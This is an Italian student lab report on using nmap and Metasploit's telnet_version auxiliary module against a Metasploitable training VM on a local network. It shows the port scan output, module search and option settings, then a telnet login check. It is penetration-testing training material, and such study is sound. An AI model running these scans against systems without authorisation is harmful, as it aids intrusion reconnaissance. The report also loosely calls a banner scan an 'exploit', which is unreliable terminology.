


EXPLOIT TELNET CON METASPLOIT

MATTIA PASTORELLI





COMANDA:

- Sulla base dell'esercizio visto in lezione teorica, utilizzare Metasploit per sfruttare la vulnerabilità relativa a Telnet con il modulo auxiliary telnet_version sulla macchina Metasploitable.



SERVIZI E VERSIONI SU META

Il primo step è quello di controllare quali sono le porte, servizi e versioni presenti sulla macchina vittima prima di effettuare l'exploit.

Attraverso il comando:

nmap -sV IP VITTIMA

Possiamo ottenere tutte le informazioni inerenti alla macchina della vittima. In questo caso ci servirà la versione presente sulla voce "**TELNET**"

```
(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
(root㉿kali)-[~/home/kali]
└─# nmap -sV 192.168.1.19
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-23 05:53 EST
Nmap scan report for METASPLOITABLE.station (192.168.1.19)
Host is up (0.019s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7/p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login        OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
```

CONSOLE METASPLOIT

```
msf6 > search auxiliary telnet
Matching Modules
=====
#  Name
Description
-
0  auxiliary/server/capture/telnet
Authentication Capture: Telnet
1  auxiliary/scanner/telnet/brocade_enable_login
Brocade Enable Login Check Scanner
2  auxiliary/dos/cisco/ios_telnet_rocem
Cisco IOS Telnet Denial of Service
3  auxiliary/admin/http/dlink_dir_300_600_exec_noauth
D-Link DIR-600 / DIR-300 Unauthenticated Remote Command Execution
4  auxiliary/scanner/ssh/juniper_backdoor
Juniper SSH Backdoor Scanner
5  auxiliary/scanner/telnet/lantronix_telnet_password
Lantronix Telnet Password Recovery
6  auxiliary/scanner/telnet/lantronix_telnet_version
Lantronix Telnet Service Banner Detection
7  auxiliary/dos/windows/ftp/iis75_ftpd_iac_bof
Microsoft IIS FTP Server Encoded Response Overflow Trigger
8  auxiliary/admin/http/netgear_pnpx_getsharefolderlist_auth_bypass
Netgear PNPFX_GetShareFolderList Authentication Bypass
9  auxiliary/admin/http/netgear_r6700_pass_reset
Netgear R6700v3 Unauthenticated LAN Admin Password Reset
10 auxiliary/admin/http/netgear_r7000_backup_cgi_heap_overflow_rce
Netgear R7000 backup.cgi Heap Overflow RCE
11 auxiliary/scanner/telnet/telnet_ruggedcom
RuggedCom Telnet Password Generator
12 auxiliary/scanner/telnet/satel_cmd_exec
Satel Iberia SenNet Data Logger and Electricity Meters Command Injection Vulnerability
13 auxiliary/scanner/telnet/telnet_login
Telnet Login Check Scanner
14 auxiliary/scanner/telnet/telnet_version
Telnet Service Banner Detection
15 auxiliary/scanner/telnet/telnet_encrypt_overflow
```

Una volta trovata la versione da exploitare, possiamo utilizzare il comando “**MSFCONSOLE**” per poter accedere alla console di Metasploit su kali linux.

L'esercizio richiede l'utilizzo del modulo ausiliare, di conseguenza utilizziamo il comando :

search auxialiary telnet

Attraverso il quale possiamo ottenere tutti gli exploit su base ausiliare. (Come in figura)

E' richiesto di utilizzare il modulo **telnet_version**, quindi equivale all'exploit numero 14.

Quindi per poterlo attivare possiamo utilizzare il comando “**Use 14**” o inserire il comando della directory

“auxiliary,scanner,telnet,telnet_version”

SETTING OPTIONS

Dopo aver scelto l'exploit, bisogna controllare l'impostazioni del payload e settare le informazioni mancanti.

In questo caso ci viene esclusivamente richiesto di inserire RHOSTS ovvero l'IP della vittima.

Comando: **set rhosts IP di METASPLOITABLE**

Una volta settato l'RHOSTS otterremo il risultato come in figura, evidenziato con il triangolo azzurro.

```
msf6 > use auxiliary/scanner/telnet/telnet_version
msf6 auxiliary(scanner/telnet/telnet_version) > show options

Module options (auxiliary/scanner/telnet/telnet_version):
Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          [REDACTED]    no        The password for the specified username
RHOSTS           [REDACTED]    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23           yes       The target port (TCP)
THREADS          1            yes       The number of concurrent threads (max one per host)
TIMEOUT          30           yes       Timeout for the Telnet probe
USERNAME         [REDACTED]    no        The username to authenticate as

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/telnet/telnet_version) > set rhosts 192.168.1.19
rhosts => 192.168.1.19
msf6 auxiliary(scanner/telnet/telnet_version) > show options
      shell2.php      crack.txt
Module options (auxiliary/scanner/telnet/telnet_version):
Name      Current Setting  Required  Description
----      --------------  -----  -----
PASSWORD          [REDACTED]    no        The password for the specified username
RHOSTS          192.168.1.19  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT            23           yes       The target port (TCP)
THREADS          1            yes       The number of concurrent threads (max one per host)
TIMEOUT          30           yes       Timeout for the Telnet probe
USERNAME         [REDACTED]    no        The username to authenticate as
```

EXPLOIT E CHECK

```
ess official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
l.  
jin@metasploitable:~$ ifconfig  
  Link encap:Ethernet HWaddr 08:00:27:7b:7f:8e  
    inet addr:192.168.1.19 Bcast:192.168.1.255 Mask:255.255.255.0  
    inet6 addr: fe80::a00:27ff:fe7b:7f8e/64 Scope:Link  
      UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1  
      RX packets:17656 errors:0 dropped:0 overruns:0 frame:0
```

Una volta settato il nostro payload possiamo avviare l'exploit e il risultato sarà simile a quello in figura.

Per constatare se l'exploit ha avuto successo, andiamo su un altro terminale e scriviamo "telnet IP METASPLOITABLE", se ci chiederà username e password vuol dire che il tutto è andato a buon fine.

Conferma ulteriore è "IFCONFIG" con il quale possiamo controllare l'IP del dispositivo che abbiamo exploitato

